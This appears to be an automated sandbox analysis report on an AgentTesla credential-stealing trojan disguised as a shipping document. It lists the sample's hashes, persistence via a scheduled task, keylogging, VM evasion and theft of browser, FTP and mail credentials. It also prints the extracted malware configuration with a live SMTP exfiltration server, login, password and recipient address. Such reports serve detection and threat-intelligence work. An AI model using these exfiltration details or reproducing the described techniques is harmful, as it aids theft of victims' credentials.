ID: 344998
Sample Name: BL Draft Copy #747470.exe
Cookbook: default.jbs
Time: 15:37:53
Date: 27/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report BL Draft Copy #747470.exe

Overview


General Information

Sample Name:	BL Draft Copy #747470.exe
Analysis ID:	344998
MD5:	125158a5cec004..
SHA1:	22a58409bed9a9..
SHA256:	4bc04aa1102d1d..
Tags:	AgentTesla exe

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Scheduled temp file…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Yara detected AntiVM_3
- .NET source code contains very larg…
- C2 URLs / IPs found in malware con…
- Installs a global keyboard hook
- Machine Learning detection for dropp…
- Machine Learning detection for samp…

Classification



Startup

- **System is w10x64**
- BL Draft Copy #747470.exe (PID: 6844 cmdline: 'C:\Users\user\Desktop\BL Draft Copy #747470.exe' MD5: 125158A5CEC004BA7EE2910B6A835292)
  - schtasks.exe (PID: 6936 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\myAHtoyS' /XML 'C:\Users\user\AppData\Local\Temp\tmpCBE8.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6948 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - BL Draft Copy #747470.exe (PID: 6984 cmdline: C:\Users\user\Desktop\BL Draft Copy #747470.exe MD5: 125158A5CEC004BA7EE2910B6A835292)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Username: ": "CEoVwenaUi",
  "URL: ": "http://Jneszaj6A5TZOa4IbKa.net",
  "To: ": "mpdolx@yandex.com",
  "ByHost: ": "mail.unique-skill.com:587",
  "Password: ": "liyrWKt",
  "From: ": ""
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.601678251.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.226479893.00000000025B4000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000000.00000002.226895744.000000000362000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000002.226756558.000000000353 9000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000003.00000002.608658254.0000000002FA 1000.00000004.00000001.sdmp	JoeSecurity_CredentialSte aler	Yara detected Credential Stealer	Joe Security	
Click to see the 5 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
3.2.BL Draft Copy #747470.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Scheduled temp file as task from temp location

Signature Overview



- AV Detection
- Compliance
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Compliance:

Uses 32bit PE files

Contains modern PE file flags such as dynamic base (ASLR) or NX

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

System Summary:

.NET source code contains very large array initializations

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM_3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma Contro
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 1 2	Disable or Modify Tools 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypt Channe
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	Input Capture 1 1 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-St Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Credentials in Registry 1	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Ap Layer F
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 2	NTDS	Security Software Discovery 3 2 1	Distributed Component Object Model	Input Capture 1 1 1	Scheduled Transfer	Applica Protoc
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Virtualization/Sandbox Evasion 1 4	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallbac Channe
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 4	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiba Commu

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma Contro
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commo Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applica Protoco

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
BL Draft Copy #747470.exe	44%	Virustotal		Browse
BL Draft Copy #747470.exe	35%	ReversingLabs	ByteCode-MSIL.Trojan.Wacatac	
BL Draft Copy #747470.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\myAHtoyS.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\myAHtoyS.exe	35%	ReversingLabs	ByteCode-MSIL.Trojan.Wacatac	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.BL Draft Copy #747470.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://mail.unique-skill.com	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://FaDvCC.com	0%	Avira URL Cloud	safe	
http://Jneszaj6A5TZOa4IbKa.net	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://api.ipify.org%$	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
shared116.accountservergroup.com	162.215.249.91	true	false		high
mail.unique-skill.com	unknown	unknown	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://Jneszaj6A5TZOa4IbKa.net	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://mail.unique-skill.com	BL Draft Copy #747470.exe, 00000003.00000002.610247504.00000003281000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://127.0.0.1:HTTP/1.1	BL Draft Copy #747470.exe, 00000003.00000002.608658254.00000002FA1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://api.ipify.org%GETMozilla/5.0	BL Draft Copy #747470.exe, 00000003.00000002.608658254.00000002FA1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://DynDns.comDynDNS	BL Draft Copy #747470.exe, 00000003.00000002.608658254.00000002FA1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://FaDvCC.com	BL Draft Copy #747470.exe, 00000003.00000002.608658254.00000002FA1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	BL Draft Copy #747470.exe, 00000003.00000002.608658254.00000002FA1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	BL Draft Copy #747470.exe, 00000000.00000002.226386287.00000002531000.00000004.00000001.sdmp	false		high
http://shared116.accountservergroup.com	BL Draft Copy #747470.exe, 00000003.00000002.610247504.00000003281000.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	BL Draft Copy #747470.exe, 00000000.00000002.226895744.00000003622000.00000004.00000001.sdmp, BL Draft Copy #747470.exe, 00000003.00000002.601678251.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.ipify.org%$	BL Draft Copy #747470.exe, 00000003.00000002.608658254.00000002FA1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.215.249.91	unknown	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	344998
Start date:	27.01.2021
Start time:	15:37:53
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 51s
Hypervisor based Inspection enabled:	false

Report type:	light
Sample file name:	BL Draft Copy #747470.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@6/5@4/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.7% (good quality ratio 0.6%) • Quality average: 55.1% • Quality standard deviation: 29.7%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 104.43.193.48, 104.43.139.144, 168.61.161.212, 23.210.248.85, 51.104.144.132, 95.101.22.216, 95.101.22.224, 93.184.221.240, 51.103.5.186, 20.54.26.129, 51.11.168.160, 52.155.217.156 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, wns.notify.windows.com.akadns.net, arc.msn.com, wu.azureedge.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, emea1.notify.windows.com.akadns.net, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, wu.wpc.apr-52dd2.edgecastdns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, wu.ec.azureedge.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, par02p.wns.notify.trafficmanager.net, vip2-par02p.wns.notify.trafficmanager.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:38:47	API Interceptor	1171x Sleep call for process: BL Draft Copy #747470.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
162.215.249.91	Validation updates.exe	Get hash	malicious	Browse	
	EjEbJrIL5M.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
shared116.accountservergroup.com	Validation updates.exe	Get hash	malicious	Browse	• 162.215.249.91
	EjEbJrIL5M.exe	Get hash	malicious	Browse	• 162.215.249.91

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PUBLIC-DOMAIN-REGISTRYUS	Statement of Account as of Jan_27 2021.xlsm	Get hash	malicious	Browse	• 208.91.199.150
	HTG-9087650.exe	Get hash	malicious	Browse	• 208.91.198.143
	TACSAL.xlsx	Get hash	malicious	Browse	• 208.91.199.225
	PO#21010028 - SYINDAC QT-00820_pdf.exe	Get hash	malicious	Browse	• 208.91.199.223
	para.exe	Get hash	malicious	Browse	• 208.91.199.225
	AWB 9899691012 TRACKING INFO_pdf.exe	Get hash	malicious	Browse	• 208.91.199.224
	para.exe	Get hash	malicious	Browse	• 208.91.199.224
	SIC_9827906277.pdf.exe	Get hash	malicious	Browse	• 208.91.198.143
	Quotation Prices.exe	Get hash	malicious	Browse	• 208.91.199.223
	SecuriteInfo.com.Trojan.PackedNET.519.20020.exe	Get hash	malicious	Browse	• 208.91.199.225
	Shipping_Details.exe	Get hash	malicious	Browse	• 204.11.58.28
	Request.xlsx	Get hash	malicious	Browse	• 103.53.40.13
	HTG-9066543.exe	Get hash	malicious	Browse	• 208.91.199.223
	vA0mtZ7JzJ.exe	Get hash	malicious	Browse	• 216.10.246.131
	New Order #21076.exe	Get hash	malicious	Browse	• 208.91.199.224
	k.dll	Get hash	malicious	Browse	• 162.215.252.76
	HTMY-209871640.exe	Get hash	malicious	Browse	• 208.91.198.143
	SecuriteInfo.com.Artemis707F61F6A223.exe	Get hash	malicious	Browse	• 208.91.199.225
	SecuriteInfo.com.Trojan.DownLoader36.37393.26064.exe	Get hash	malicious	Browse	• 43.225.55.205
	New order.PDF.exe	Get hash	malicious	Browse	• 208.91.199.224

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\BL Draft Copy #747470.exe.log	
Process:	C:\Users\user\Desktop\BL Draft Copy #747470.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4x84qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4j:MIHK5HKXE1qHxviYHKhQnoPtHoxHhAHY
MD5:	69206D3AF7D6EFD08F4B4726998856D3
SHA1:	E778D4BF781F7712163CF5E2F5E7C15953E484CF
SHA-256:	A937AD22F9C3E667A062BA0E116672960CD93522F6997C77C00370755929BA87
SHA-512:	CD270C3DF75E548C9B0727F13F44F45262BD474336E89AAEBE56FABFE8076CD4638F88D3C0837B67C2EB3C54055679B07E4212FB3FEDBF88C015EB5DBBCD7F8
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Temp\tmpCBE8.tmp	
Process:	C:\Users\user\Desktop\BL Draft Copy #747470.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1641
Entropy (8bit):	5.184319550582037
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/Q7hxlNMFp1/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBptn:cbh47TlNQ//rydbz9I3YODOLNdq3t
MD5:	EA820972FA2CCF8B35D40CA1210C43A5
SHA1:	F325CC00E898EB253AD5537DC3A54DCAA68E93E4
SHA-256:	47F45706B26E170F985B2883DB4DFB3943962AC5ADF8093E18D483C554DE27FF
SHA-512:	CE1D8673A1C8827F8687F2D849CE74CB1D9891472EB659A13027C9AB9C2522D182845B09EDA24D5BF8E7C957B4E46A067D39FC1031EB2E8E75DE26F30BB7F2F
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\ais0csd3.cv5\Chrome\Default\Cookies	
Process:	C:\Users\user\Desktop\BL Draft Copy #747470.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6970840431455908
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0
MD5:	00681D89EDDB6AD25E6F4BD2E66C61C6
SHA1:	14B2FBFB460816155190377BBC66AB5D2A15F7AB
SHA-256:	8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85
SHA-512:	159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D3
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Roaming\myAHtoyS.exe	
Process:	C:\Users\user\Desktop\BL Draft Copy #747470.exe
